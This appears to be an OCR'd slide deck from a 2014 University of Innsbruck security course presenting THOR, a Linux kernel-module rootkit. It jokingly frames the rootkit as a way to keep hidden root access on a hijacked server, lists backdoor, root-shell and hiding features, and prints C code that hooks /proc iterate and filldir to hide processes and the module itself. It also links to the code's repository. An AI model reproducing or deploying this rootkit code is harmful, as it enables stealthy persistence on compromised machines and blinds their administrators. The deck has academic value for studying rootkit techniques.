THOR

The ~~Horrific~~ Hopefully Omnipotent Rootkit


Alex Hirsch FraJo Haider

2014-12-01

Quality and Security Program


University of Innsbruck

The Linux Kernel



source: `http://sysplay.in/blog/linux-device-drivers/2013/02`

Internals



source http://en.wikipedia.org/wiki/Linux_kernel

University of Innsbruck


Dafuq?

Okay Okay . . . Imagine

- you are a student doing some . . . ehm .. *research*
- you managed to hijack a server, acquired root privileges and now what?
- you could fool around, delete files, load some torrents, because `<INSERT REASON>`
- use the server as proxy to do even more ~~evil~~ *research oriented* stuff

But sooner or later the admin may recognize that the server has been compromised, and lock you out.

Solution: **Rootkit**



Main Usage

- provides backdoor
- hides suspicious activities
  - open ports
  - suspicious processes
  - files
- **hides its own presences**

Why Kernel Module


- **more power**, kernel space $>$ user space

In general system administration tools invoke *system calls* to retrieve information directly from the kernel. Hence compromising the *root of information* by overwriting certain system calls will render most administration tools useless.

Kernel Module Basics

- can be loaded / unloaded dynamically using `insmod` / `rmmod` as root
- can be loaded at boot
- *Linux Headers* provide an API
- communication via *files* (usually located in `/proc`)

Problems



Problems

- few example code for up2date kernels
- Headers do not export enough, hence complete source is required
- hijacking systemcalls is not really encouraged by the developers (race conditions / undefined behaviour)
  - *yeah, no shit sherlock*

Current State

- communication using file in `/proc`
- basic hiding of files by name
- basic hiding of processes by PID
- root shell
- hiding of sockets . . . work in progress
- working in 3.14 (Arch LTS) and 3.17 (Arch Current)

prochidder_init()

```c
static int __init prochidder_init(void)
{
    // insert our modified iterate for /proc
    procroot = procfile->parent;
    proc_fops = (struct file_operations*)procroot->proc_fops;

    orig_proc_iterate = proc_fops->iterate;

    set_addr_rw(proc_fops);

    proc_fops->iterate = thor_proc_iterate;

    set_addr_ro(proc_fops);

    INIT_LIST_HEAD(&pid_list.list);

    return 0;
}
```

proc_iterate()

```c
static int thor_proc_iterate(struct file *file, struct dir_context *ctx)
{
    int ret;
    filldir_t *ctx_actor;

    // capture original filldir function
    orig_proc_filldir = ctx->actor;

    // cast away const from ctx->actor
    ctx_actor = (filldir_t*)(&ctx->actor);

    // store our filldir in ctx->actor
    *ctx_actor = thor_proc_filldir;
    ret = orig_proc_iterate(file, ctx);

    // restore original filldir
    *ctx_actor = orig_proc_filldir;

    return ret;
}
```

proc_filldir()

```
static int thor_proc_filldir(void *buf, const char *name, int namelen,
        loff_t offset, u64 ino, unsigned d_type)
{
    struct _pid_list *tmp;

    // hide specified PIDs
    list_for_each_entry(tmp, &(pid_list.list), list)
    {
        if(0 == strcmp(name, tmp->name)) return 0;
    }

    // hide thor itself
    if (0 == strcmp(name, THOR_PROCFILE)) return 0;

    return orig_proc_filldir(buf, name, namelen, offset, ino, d_type);
}
```

Take a look

Github: `http://git.io/ZwNdCQ`

University of Innsbruck